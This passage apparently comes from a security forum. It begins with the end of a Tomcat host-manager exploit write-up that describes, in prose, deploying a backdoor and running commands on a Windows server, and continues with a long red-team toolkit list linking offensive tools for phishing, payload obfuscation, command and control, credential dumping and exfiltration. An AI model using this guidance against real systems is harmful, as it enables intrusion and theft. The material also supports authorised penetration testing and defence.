
The deployment is done remotely, and the files are stored on our C&C. To access our backdoor, Tomcat uses the alias, which means it might be necessary to add the server’s IP in the /etc/hosts with vhost that we used for deployment.


Now we configure the application before deployment:
Success !

Connection of Tomcat from my SMB server during deployment:

A quick trip to our browser confirms that our backdoor is now in place, and that we can execute system commands on the Windows server.

Contents of the directory on my machine once deployment is finished:
This method of Tomcat exploit has been tested on the following Tomcat versions when hosted on a windows server: <=7.0.92 et <=8.5.37.
Sursa: https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/
-
This tool kit is very much influenced by infosecn1nja's kit. Use this script to grab majority of the repos.
NOTE: hard coded in /opt and made for Kali Linux
Total Size (so far): 2.5G
Contents
- Reconnaissance
- Weaponization
- Delivery
- Command and Control
- Lateral Movement
- Establish Foothold
- Escalate Privileges
- Data Exfiltration
- Misc
- References
Reconnaissance
Active Intelligence Gathering
- EyeWitness is designed to take screenshots of websites, provide some server header info, and identify default credentials if possible. https://github.com/ChrisTruncer/EyeWitness
- AWSBucketDump is a tool to quickly enumerate AWS S3 buckets to look for loot. https://github.com/jordanpotti/AWSBucketDump
- AQUATONE is a set of tools for performing reconnaissance on domain names. https://github.com/michenriksen/aquatone
- spoofcheck a program that checks if a domain can be spoofed from. The program checks SPF and DMARC records for weak configurations that allow spoofing. https://github.com/BishopFox/spoofcheck
- Nmap is used to discover hosts and services on a computer network, thus building a "map" of the network. https://github.com/nmap/nmap
- dnsrecon a tool DNS Enumeration Script. https://github.com/darkoperator/dnsrecon
Passive Intelligence Gathering
- Social Mapper OSINT Social Media Mapping Tool, takes a list of names & images (or LinkedIn company name) and performs automated target searching on a huge scale across multiple social media sites. Not restricted by APIs as it instruments a browser using Selenium. Outputs reports to aid in correlating targets across sites. https://github.com/SpiderLabs/social_mapper
- skiptracer OSINT scraping framework, utilizes some basic python webscraping (BeautifulSoup) of PII paywall sites to compile passive information on a target on a ramen noodle budget. https://github.com/xillwillx/skiptracer
- ScrapedIn a tool to scrape LinkedIn without API restrictions for data reconnaissance. https://github.com/dchrastil/ScrapedIn
- linkScrape A LinkedIn user/company enumeration tool. https://github.com/NickSanzotta/linkScrape
- FOCA (Fingerprinting Organizations with Collected Archives) is a tool used mainly to find metadata and hidden information in the documents its scans. https://github.com/ElevenPaths/FOCA
- theHarvester is a tool for gathering subdomain names, e-mail addresses, virtual hosts, open ports/ banners, and employee names from different public sources. https://github.com/laramies/theHarvester
- Metagoofil is a tool for extracting metadata of public documents (pdf,doc,xls,ppt,etc) availables in the target websites. https://github.com/laramies/metagoofil
- SimplyEmail Email recon made fast and easy, with a framework to build on. https://github.com/killswitch-GUI/SimplyEmail
- truffleHog searches through git repositories for secrets, digging deep into commit history and branches. https://github.com/dxa4481/truffleHog
- Just-Metadata is a tool that gathers and analyzes metadata about IP addresses. It attempts to find relationships between systems within a large dataset. https://github.com/ChrisTruncer/Just-Metadata
- typofinder a finder of domain typos showing country of IP address. https://github.com/nccgroup/typofinder
- pwnedOrNot is a python script which checks if the email account has been compromised in a data breach, if the email account is compromised it proceeds to find passwords for the compromised account. https://github.com/thewhiteh4t/pwnedOrNot
- GitHarvester This tool is used for harvesting information from GitHub like google dork. https://github.com/metac0rtex/GitHarvester
Frameworks
- Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. https://www.paterva.com/web7/downloads.php
- SpiderFoot the open source footprinting and intelligence-gathering tool. https://github.com/smicallef/spiderfoot
- datasploit is an OSINT Framework to perform various recon techniques on Companies, People, Phone Number, Bitcoin Addresses, etc., aggregate all the raw data, and give data in multiple formats. https://github.com/DataSploit/datasploit
- Recon-ng is a full-featured Web Reconnaissance framework written in Python. https://bitbucket.org/LaNMaSteR53/recon-ng
Weaponization
- Composite Moniker Proof of Concept exploit for CVE-2017-8570. https://github.com/rxwx/CVE-2017-8570
- Exploit toolkit CVE-2017-8759 is a handy python script which provides pentesters and security researchers a quick and effective way to test Microsoft .NET Framework RCE. https://github.com/bhdresh/CVE-2017-8759
- CVE-2017-11882 Exploit accepts over 17k bytes long command/code in maximum. https://github.com/unamer/CVE-2017-11882
- Adobe Flash Exploit CVE-2018-4878. https://github.com/anbai-inc/CVE-2018-4878
- Exploit toolkit CVE-2017-0199 is a handy python script which provides pentesters and security researchers a quick and effective way to test Microsoft Office RCE. https://github.com/bhdresh/CVE-2017-0199
- demiguise is a HTA encryption tool for RedTeams. https://github.com/nccgroup/demiguise
- Office-DDE-Payloads collection of scripts and templates to generate Office documents embedded with the DDE, macro-less command execution technique. https://github.com/0xdeadbeefJERKY/Office-DDE-Payloads
- CACTUSTORCH Payload Generation for Adversary Simulations. https://github.com/mdsecactivebreach/CACTUSTORCH
- SharpShooter is a payload creation framework for the retrieval and execution of arbitrary CSharp source code. https://github.com/mdsecactivebreach/SharpShooter
- Don't kill my cat is a tool that generates obfuscated shellcode that is stored inside of polyglot images. The image is 100% valid and also 100% valid shellcode. https://github.com/Mr-Un1k0d3r/DKMC
- Malicious Macro Generator Utility Simple utility design to generate obfuscated macro that also include a AV / Sandboxes escape mechanism. https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator
- SCT Obfuscator Cobalt Strike SCT payload obfuscator. https://github.com/Mr-Un1k0d3r/SCT-obfuscator
- Invoke-Obfuscation PowerShell Obfuscator. https://github.com/danielbohannon/Invoke-Obfuscation
- Invoke-DOSfuscation cmd.exe Command Obfuscation Generator & Detection Test Harness. https://github.com/danielbohannon/Invoke-DOSfuscation
- morphHTA Morphing Cobalt Strike's evil.HTA. https://github.com/vysec/morphHTA
- Unicorn is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory. https://github.com/trustedsec/unicorn
- Shellter is a dynamic shellcode injection tool, and the first truly dynamic PE infector ever created. https://www.shellterproject.com/
- EmbedInHTML Embed and hide any file in an HTML file. https://github.com/Arno0x/EmbedInHTML
- SigThief Stealing Signatures and Making One Invalid Signature at a Time. https://github.com/secretsquirrel/SigThief
- Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions. https://github.com/Veil-Framework/Veil
- CheckPlease Sandbox evasion modules written in PowerShell, Python, Go, Ruby, C, C#, Perl, and Rust. https://github.com/Arvanaghi/CheckPlease
- Invoke-PSImage is a tool to embeded a PowerShell script in the pixels of a PNG file and generates a oneliner to execute. https://github.com/peewpw/Invoke-PSImage
- LuckyStrike a PowerShell based utility for the creation of malicious Office macro documents. To be used for pentesting or educational purposes only. https://github.com/curi0usJack/luckystrike
- ClickOnceGenerator Quick Malicious ClickOnceGenerator for Red Team. The default application a simple WebBrowser widget that point to a website of your choice. https://github.com/Mr-Un1k0d3r/ClickOnceGenerator
- macro_pack is a tool by @EmericNasi used to automatize obfuscation and generation of MS Office documents, VB scripts, and other formats for pentest, demo, and social engineering assessments. https://github.com/sevagas/macro_pack
- StarFighters a JavaScript and VBScript Based Empire Launcher. https://github.com/Cn33liz/StarFighters
- nps_payload this script will generate payloads for basic intrusion detection avoidance. It utilizes publicly demonstrated techniques from several different sources. https://github.com/trustedsec/nps_payload
- SocialEngineeringPayloads a collection of social engineering tricks and payloads being used for credential theft and spear phishing attacks. https://github.com/bhdresh/SocialEngineeringPayloads
- The Social-Engineer Toolkit is an open-source penetration testing framework designed for social engineering. https://github.com/trustedsec/social-engineer-toolkit
- Phishery is a Simple SSL Enabled HTTP server with the primary purpose of phishing credentials via Basic Authentication. https://github.com/ryhanson/phishery
- PowerShdll run PowerShell with rundll32. Bypass software restrictions. https://github.com/p3nt4/PowerShdll
- Ultimate AppLocker ByPass List The goal of this repository is to document the most common techniques to bypass AppLocker. https://github.com/api0cradle/UltimateAppLockerByPassList
- Ruler is a tool that allows you to interact with Exchange servers remotely, through either the MAPI/HTTP or RPC/HTTP protocol. https://github.com/sensepost/ruler
- Generate-Macro is a standalone PowerShell script that will generate a malicious Microsoft Office document with a specified payload and persistence method. https://github.com/enigma0x3/Generate-Macro
- Malicious Macro MSBuild Generator Generates Malicious Macro and Execute Powershell or Shellcode via MSBuild Application Whitelisting Bypass. https://github.com/infosecn1nja/MaliciousMacroMSBuild
- Meta Twin is designed as a file resource cloner. Metadata, including digital signature, is extracted from one file and injected into another. https://github.com/threatexpress/metatwin
- WePWNise generates architecture independent VBA code to be used in Office documents or templates and automates bypassing application control and exploit mitigation software. https://github.com/mwrlabs/wePWNise
- DotNetToJScript a tool to create a JScript file which loads a .NET v2 assembly from memory. https://github.com/tyranid/DotNetToJScript
- PSAmsi is a tool for auditing and defeating AMSI signatures. https://github.com/cobbr/PSAmsi
- Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. https://github.com/stephenfewer/ReflectiveDLLInjection
- ps1encode use to generate and encode a powershell based metasploit payloads. https://github.com/CroweCybersecurity/ps1encode
- Worse PDF turn a normal PDF file into malicious. Use to steal Net-NTLM Hashes from windows machines. https://github.com/3gstudent/Worse-PDF
- SpookFlare has a different perspective to bypass security measures and it gives you the opportunity to bypass the endpoint countermeasures at the client-side detection and network-side detection. https://github.com/hlldz/SpookFlare
- GreatSCT is an open source project to generate application white list bypasses. This tool is intended for BOTH red and blue team. https://github.com/GreatSCT/GreatSCT
- nps running powershell without powershell. https://github.com/Ben0xA/nps
- Meterpreter_Paranoid_Mode.sh allows users to secure your staged/stageless connection for Meterpreter by having it check the certificate of the handler it is connecting to. https://github.com/r00t-3xp10it/Meterpreter_Paranoid_Mode-SSL
- The Backdoor Factory (BDF) is to patch executable binaries with user desired shellcode and continue normal execution of the prepatched state. https://github.com/secretsquirrel/the-backdoor-factory
- MacroShop a collection of scripts to aid in delivering payloads via Office Macros. https://github.com/khr0x40sh/MacroShop
- UnmanagedPowerShell Executes PowerShell from an unmanaged process. https://github.com/leechristensen/UnmanagedPowerShell
- evil-ssdp Spoof SSDP replies to phish for NTLM hashes on a network. Creates a fake UPNP device, tricking users into visiting a malicious phishing page. https://gitlab.com/initstring/evil-ssdp
- Ebowla Framework for Making Environmental Keyed Payloads. https://github.com/Genetic-Malware/Ebowla
- make-pdf-embedded a tool to create a PDF document with an embedded file. https://github.com/DidierStevens/DidierStevensSuite/blob/master/make-pdf-embedded.py
- avet (AntiVirusEvasionTool) is targeting windows machines with executable files using different evasion techniques. https://github.com/govolution/avet
Delivery
Phishing
- King Phisher is a tool for testing and promoting user awareness by simulating real world phishing attacks. https://github.com/securestate/king-phisher
- FiercePhish is a full-fledged phishing framework to manage all phishing engagements. It allows you to track separate phishing campaigns, schedule sending of emails, and much more. https://github.com/Raikia/FiercePhish
- ReelPhish is a Real-Time Two-Factor Phishing Tool. https://github.com/fireeye/ReelPhish/
- Gophish is an open-source phishing toolkit designed for businesses and penetration testers. It provides the ability to quickly and easily setup and execute phishing engagements and security awareness training. https://github.com/gophish/gophish
- CredSniper is a phishing framework written with the Python micro-framework Flask and Jinja2 templating which supports capturing 2FA tokens. https://github.com/ustayready/CredSniper
- PwnAuth a web application framework for launching and managing OAuth abuse campaigns. https://github.com/fireeye/PwnAuth
- Phishing Frenzy Ruby on Rails Phishing Framework. https://github.com/pentestgeek/phishing-frenzy
- Phishing Pretexts a library of pretexts to use on offensive phishing engagements. https://github.com/L4bF0x/PhishingPretexts
- *Modlishka is a flexible and powerful reverse proxy, that will take your ethical phishing campaigns to the next level. https://github.com/drk1wi/Modlishka
Watering Hole Attack
- BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. https://github.com/beefproject/beef
Command and Control
Remote Access Tools
- Cobalt Strike is software for Adversary Simulations and Red Team Operations. https://cobaltstrike.com/
- Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent. https://github.com/EmpireProject/Empire
- Metasploit Framework is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. https://github.com/rapid7/metasploit-framework
- SILENTTRINITY A post-exploitation agent powered by Python, IronPython, C#/.NET. https://github.com/byt3bl33d3r/SILENTTRINITY
- Pupy is an opensource, cross-platform (Windows, Linux, OSX, Android) remote administration and post-exploitation tool mainly written in python. https://github.com/n1nj4sec/pupy
- Koadic or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. https://github.com/zerosum0x0/koadic
- PoshC2 is a proxy aware C2 framework written completely in PowerShell to aid penetration testers with red teaming, post-exploitation and lateral movement. https://github.com/nettitude/PoshC2
- Gcat a stealthy Python based backdoor that uses Gmail as a command and control server. https://github.com/byt3bl33d3r/gcat
- TrevorC2 is a legitimate website (browsable) that tunnels client/server communications for covert command execution. https://github.com/trustedsec/trevorc2
- Merlin is a cross-platform post-exploitation HTTP/2 Command & Control server and agent written in golang. https://github.com/Ne0nd0g/merlin
- Quasar is a fast and light-weight remote administration tool coded in C#. Providing high stability and an easy-to-use user interface, Quasar is the perfect remote administration solution for you. https://github.com/quasar/QuasarRAT
Staging
- Rapid Attack Infrastructure (RAI) Red Team Infrastructure... Quick... Fast... Simplified One of the most tedious phases of a Red Team Operation is usually the infrastructure setup. This usually entails a teamserver or controller, domains, redirectors, and a Phishing server. https://github.com/obscuritylabs/RAI
- Red Baron is a set of modules and custom/third-party providers for Terraform which tries to automate creating resilient, disposable, secure and agile infrastructure for Red Teams. https://github.com/byt3bl33d3r/Red-Baron
- EvilURL generate unicode evil domains for IDN Homograph Attack and detect them. https://github.com/UndeadSec/EvilURL
- Domain Hunter checks expired domains, bluecoat categorization, and Archive.org history to determine good candidates for phishing and C2 domain names. https://github.com/threatexpress/domainhunter
- PowerDNS is a simple proof of concept to demonstrate the execution of PowerShell script using DNS only. https://github.com/mdsecactivebreach/PowerDNS
- Chameleon a tool for evading Proxy categorisation. https://github.com/mdsecactivebreach/Chameleon
- CatMyFish Search for categorized domain that can be used during red teaming engagement. Perfect to setup whitelisted domain for your Cobalt Strike beacon C&C. https://github.com/Mr-Un1k0d3r/CatMyFish
- Malleable C2 is a domain specific language to redefine indicators in Beacon's communication. https://github.com/rsmudge/Malleable-C2-Profiles
- Malleable-C2-Randomizer This script randomizes Cobalt Strike Malleable C2 profiles through the use of a metalanguage, hopefully reducing the chances of flagging signature-based detection controls. https://github.com/bluscreenofjeff/Malleable-C2-Randomizer
- FindFrontableDomains search for potential frontable domains. https://github.com/rvrsh3ll/FindFrontableDomains
- Postfix-Server-Setup Setting up a phishing server is a very long and tedious process. It can take hours to setup, and can be compromised in minutes. https://github.com/n0pe-sled/Postfix-Server-Setup
- DomainFrontingLists a list of Domain Frontable Domains by CDN. https://github.com/vysec/DomainFrontingLists
- Apache2-Mod-Rewrite-Setup Quickly Implement Mod-Rewrite in your infastructure. https://github.com/n0pe-sled/Apache2-Mod-Rewrite-Setup
- mod_rewrite rule to evade vendor sandboxes. https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10
- external_c2 framework a python framework for usage with Cobalt Strike's External C2. https://github.com/Und3rf10w/external_c2_framework
- ExternalC2 a library for integrating communication channels with the Cobalt Strike External C2 server. https://github.com/ryhanson/ExternalC2
- cs2modrewrite a tools for convert Cobalt Strike profiles to modrewrite scripts. https://github.com/threatexpress/cs2modrewrite
- e2modrewrite a tools for convert Empire profiles to Apache modrewrite scripts. https://github.com/infosecn1nja/e2modrewrite
- redi automated script for setting up CobaltStrike redirectors (nginx reverse proxy, letsencrypt). https://github.com/taherio/redi
- Domain Fronting Google App Engine. https://github.com/redteam-cyberark/Google-Domain-fronting
- DomainFrontDiscover Scripts and results for finding domain frontable CloudFront domains. https://github.com/peewpw/DomainFrontDiscover
- Automated Empire Infrastructure https://github.com/bneg/RedTeam-Automation
- Serving Random Payloads with NGINX. https://gist.github.com/jivoi/a33ace2e25515a31aa2ffbae246d98c9
- meek is a blocking-resistant pluggable transport for Tor. It encodes a data stream as a sequence of HTTPS requests and responses. https://github.com/arlolra/meek
- CobaltStrike-ToolKit Some useful scripts for CobaltStrike. https://github.com/killswitch-GUI/CobaltStrike-ToolKit
- mkhtaccess_red Auto-generate an HTaccess for payload delivery -- automatically pulls ips/nets/etc from known sandbox companies/sources that have been seen before, and redirects them to a benign payload. https://github.com/violentlydave/mkhtaccess_red
- RedFile a flask wsgi application that serves files with intelligence, good for serving conditional RedTeam payloads. https://github.com/outflanknl/RedFile
- keyserver Easily serve HTTP and DNS keys for proper payload protection. https://github.com/leoloobeek/keyserver
- DoHC2 allows the ExternalC2 library from Ryan Hanson (https://github.com/ryhanson/ExternalC2) to be leveraged for command and control (C2) via DNS over HTTPS (DoH). This is built for the popular Adversary Simulation and Red Team Operations Software Cobalt Strike (https://www.cobaltstrike.com). https://github.com/SpiderLabs/DoHC2
Lateral Movement
- CrackMapExec is a swiss army knife for pentesting networks. https://github.com/byt3bl33d3r/CrackMapExec
- PowerLessShell rely on MSBuild.exe to remotely execute PowerShell scripts and commands without spawning powershell.exe. https://github.com/Mr-Un1k0d3r/PowerLessShell
- GoFetch is a tool to automatically exercise an attack plan generated by the BloodHound application. https://github.com/GoFetchAD/GoFetch
- ANGRYPUPPY a bloodhound attack path automation in CobaltStrike. https://github.com/vysec/ANGRYPUPPY
- DeathStar is a Python script that uses Empire's RESTful API to automate gaining Domain Admin rights in Active Directory environments using a variety of techinques. https://github.com/byt3bl33d3r/DeathStar
- SharpHound C# Rewrite of the BloodHound Ingestor. https://github.com/BloodHoundAD/SharpHound
- BloodHound.py is a Python based ingestor for BloodHound, based on Impacket. https://github.com/fox-it/BloodHound.py
- Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication. https://github.com/SpiderLabs/Responder
- SessionGopher is a PowerShell tool that uses WMI to extract saved session information for remote access tools such as WinSCP, PuTTY, SuperPuTTY, FileZilla, and Microsoft Remote Desktop. It can be run remotely or locally. https://github.com/fireeye/SessionGopher
- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. https://github.com/PowerShellMafia/PowerSploit
- Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming. Nishang is useful during all phases of penetration testing. https://github.com/samratashok/nishang
- Inveigh is a Windows PowerShell LLMNR/mDNS/NBNS spoofer/man-in-the-middle tool. https://github.com/Kevin-Robertson/Inveigh
- PowerUpSQL a PowerShell Toolkit for Attacking SQL Server. https://github.com/NetSPI/PowerUpSQL
- MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). https://github.com/dafthack/MailSniper
- WMIOps is a powershell script that uses WMI to perform a variety of actions on hosts, local or remote, within a Windows environment. It's designed primarily for use on penetration tests or red team engagements. https://github.com/ChrisTruncer/WMIOps
- Mimikatz is an open-source utility that enables the viewing of credential information from the Windows lsass. https://github.com/gentilkiwi/mimikatz
- LaZagne project is an open source application used to retrieve lots of passwords stored on a local computer. https://github.com/AlessandroZ/LaZagne
- mimipenguin a tool to dump the login password from the current linux desktop user. Adapted from the idea behind the popular Windows tool mimikatz. https://github.com/huntergregal/mimipenguin
- PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
- KeeThief allows for the extraction of KeePass 2.X key material from memory, as well as the backdooring and enumeration of the KeePass trigger system. https://github.com/HarmJ0y/KeeThief
- PSAttack combines some of the best projects in the infosec powershell community into a self contained custom PowerShell console. https://github.com/jaredhaight/PSAttack
- Internal Monologue Attack Retrieving NTLM Hashes without Touching LSASS. https://github.com/eladshamir/Internal-Monologue
- Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (for instance NMB, SMB1-3 and MS-DCERPC) the protocol implementation itself. https://github.com/CoreSecurity/impacket
- icebreaker gets plaintext Active Directory credentials if you're on the internal network but outside the AD environment. https://github.com/DanMcInerney/icebreaker
- Living Off The Land Binaries and Scripts (and now also Libraries) The goal of these lists are to document every binary, script and library that can be used for other purposes than they are designed to. https://github.com/api0cradle/LOLBAS
- WSUSpendu for compromised WSUS server to extend the compromise to clients. https://github.com/AlsidOfficial/WSUSpendu
- Evilgrade is a modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates. https://github.com/infobyte/evilgrade
- NetRipper is a post exploitation tool targeting Windows systems which uses API hooking in order to intercept network traffic and encryption related functions from a low privileged user, being able to capture both plain-text traffic and encrypted traffic before encryption/after decryption. https://github.com/NytroRST/NetRipper
- LethalHTA Lateral Movement technique using DCOM and HTA. https://github.com/codewhitesec/LethalHTA
- Invoke-PowerThIEf an Internet Explorer Post Exploitation library. https://github.com/nettitude/Invoke-PowerThIEf
- RedSnarf is a pen-testing / red-teaming tool for Windows environments. https://github.com/nccgroup/redsnarf
- HoneypotBuster Microsoft PowerShell module designed for red teams that can be used to find honeypots and honeytokens in the network or at the host. https://github.com/JavelinNetworks/HoneypotBuster
Establish Foothold
- Tunna is a set of tools which will wrap and tunnel any TCP communication over HTTP. It can be used to bypass network restrictions in fully firewalled environments. https://github.com/SECFORCE/Tunna
- reGeorg the successor to reDuh, pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn. https://github.com/sensepost/reGeorg
- Blade is a webshell connection tool based on console, currently under development and aims to be a choice of replacement of Chooper. https://github.com/wonderqs/Blade
- TinyShell Web Shell Framework. https://github.com/threatexpress/tinyshell
- PowerLurk is a PowerShell toolset for building malicious WMI Event Subsriptions. https://github.com/Sw4mpf0x/PowerLurk
- DAMP The Discretionary ACL Modification Project: Persistence Through Host-based Security Descriptor Modification. https://github.com/HarmJ0y/DAMP
Escalate Privileges
Domain Escalation
- PowerView is a PowerShell tool to gain network situational awareness on Windows domains. https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- Get-GPPPassword Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1
- Invoke-ACLpwn is a tool that automates the discovery and pwnage of ACLs in Active Directory that are unsafe configured. https://github.com/fox-it/Invoke-ACLPwn
- BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. https://github.com/BloodHoundAD/BloodHound
- PyKEK (Python Kerberos Exploitation Kit), a python library to manipulate KRB5-related data. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek
- Grouper a PowerShell script for helping to find vulnerable settings in AD Group Policy. https://github.com/l0ss/Grouper
- ADRecon is a tool which extracts various artifacts (as highlighted below) out of an AD environment in a specially formatted Microsoft Excel report that includes summary views with metrics to facilitate analysis. https://github.com/sense-of-security/ADRecon
- ADACLScanner one script for ACL's in Active Directory. https://github.com/canix1/ADACLScanner
- LAPSToolkit a tool to audit and attack LAPS environments. https://github.com/leoloobeek/LAPSToolkit
- PingCastle is a free, Windows-based utility to audit the risk level of your AD infrastructure and check for vulnerable practices. https://www.pingcastle.com/download
- RiskySPNs is a collection of PowerShell scripts focused on detecting and abusing accounts associated with SPNs (Service Principal Name). https://github.com/cyberark/RiskySPN
- Mystique is a PowerShell tool to play with Kerberos S4U extensions, this module can assist blue teams to identify risky Kerberos delegation configurations as well as red teams to impersonate arbitrary users by leveraging KCD with Protocol Transition. https://github.com/machosec/Mystique
- Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project. https://github.com/GhostPack/Rubeus
- kekeo is a little toolbox I have started to manipulate Microsoft Kerberos in C (and for fun). https://github.com/gentilkiwi/kekeo
Local Escalation
- UACMe is an open source assessment tool that contains many methods for bypassing Windows User Account Control on multiple versions of the operating system. https://github.com/hfiref0x/UACME
- windows-kernel-exploits a collection windows kernel exploit. https://github.com/SecWiki/windows-kernel-exploits
- PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations. https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
- The Elevate Kit demonstrates how to use third-party privilege escalation attacks with Cobalt Strike's Beacon payload. https://github.com/rsmudge/ElevateKit
- Sherlock a powerShell script to quickly find missing software patches for local privilege escalation vulnerabilities. https://github.com/rasta-mouse/Sherlock
- Tokenvator a tool to elevate privilege with Windows Tokens. https://github.com/0xbadjuju/Tokenvator
Data Exfiltration
- CloakifyFactory & the Cloakify Toolset - Data Exfiltration & Infiltration In Plain Sight; Evade DLP/MLS Devices; Social Engineering of Analysts; Defeat Data Whitelisting Controls; Evade AV Detection. https://github.com/TryCatchHCF/Cloakify
- DET (is provided AS IS), is a proof of concept to perform Data Exfiltration using either single or multiple channel(s) at the same time. https://github.com/sensepost/DET
- DNSExfiltrator allows for transfering (exfiltrate) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel. https://github.com/Arno0x/DNSExfiltrator
- PyExfil a Python Package for Data Exfiltration. https://github.com/ytisf/PyExfil
- Egress-Assess is a tool used to test egress data detection capabilities. https://github.com/ChrisTruncer/Egress-Assess
- Powershell RAT python based backdoor that uses Gmail to exfiltrate data as an e-mail attachment. https://github.com/Viralmaniar/Powershell-RAT
Misc
Wireless Networks
- Wifiphisher is a security tool that performs Wi-Fi automatic association attacks to force wireless clients to unknowingly connect to an attacker-controlled Access Point. https://github.com/wifiphisher/wifiphisher
- Evilginx is a man-in-the-middle attack framework used for phishing credentials and session cookies of any web service. https://github.com/kgretzky/evilginx
- mana toolkit for wifi rogue AP attacks and MitM. https://github.com/sensepost/mana
Embedded & Peripheral Devices Hacking
- magspoof a portable device that can spoof/emulate any magnetic stripe, credit card or hotel card "wirelessly", even on standard magstripe (non-NFC/RFID) readers. https://github.com/samyk/magspoof
- WarBerryPi was built to be used as a hardware implant during red teaming scenarios where we want to obtain as much information as possible in a short period of time with being as stealth as possible. https://github.com/secgroundzero/warberry
- P4wnP1 is a highly customizable USB attack platform, based on a low cost Raspberry Pi Zero or Raspberry Pi Zero W (required for HID backdoor). https://github.com/mame82/P4wnP1
- malusb HID spoofing multi-OS payload for Teensy. https://github.com/ebursztein/malusb
- Fenrir is a tool designed to be used "out-of-the-box" for penetration tests and offensive engagements. Its main feature and purpose is to bypass wired 802.1x protection and to give you an access to the target network. https://github.com/Orange-Cyberdefense/fenrir-ocd
- poisontap exploits locked/password protected computers over USB, drops persistent WebSocket-based backdoor, exposes internal router, and siphons cookies using Raspberry Pi Zero & Node.js. https://github.com/samyk/poisontap
- WHID WiFi HID Injector - An USB Rubberducky / BadUSB On Steroids. https://github.com/whid-injector/WHID
Software For Team Communication
- RocketChat is free, unlimited and open source. Replace email & Slack with the ultimate team chat software solution. https://rocket.chat
- Etherpad is an open source, web-based collaborative real-time editor, allowing authors to simultaneously edit a text document https://etherpad.net
Log Aggregation
- RedELK Red Team's SIEM - easy deployable tool for Red Teams used for tracking and alarming about Blue Team activities as well as better usability in long term operations. https://github.com/outflanknl/RedELK/
- CobaltSplunk Splunk Dashboard for CobaltStrike logs. https://github.com/vysec/CobaltSplunk
- Red Team Telemetry A collection of scripts and configurations to enable centralized logging of red team infrastructure. https://github.com/ztgrace/red_team_telemetry
- Elastic for Red Teaming Repository of resources for configuring a Red Team SIEM using Elastic. https://github.com/SecurityRiskAdvisors/RedTeamSIEM
C# Offensive Framework
- SharpSploit is a .NET post-exploitation library written in C# that aims to highlight the attack surface of .NET and make the use of offensive .NET easier for red teamers. https://github.com/cobbr/SharpSploit
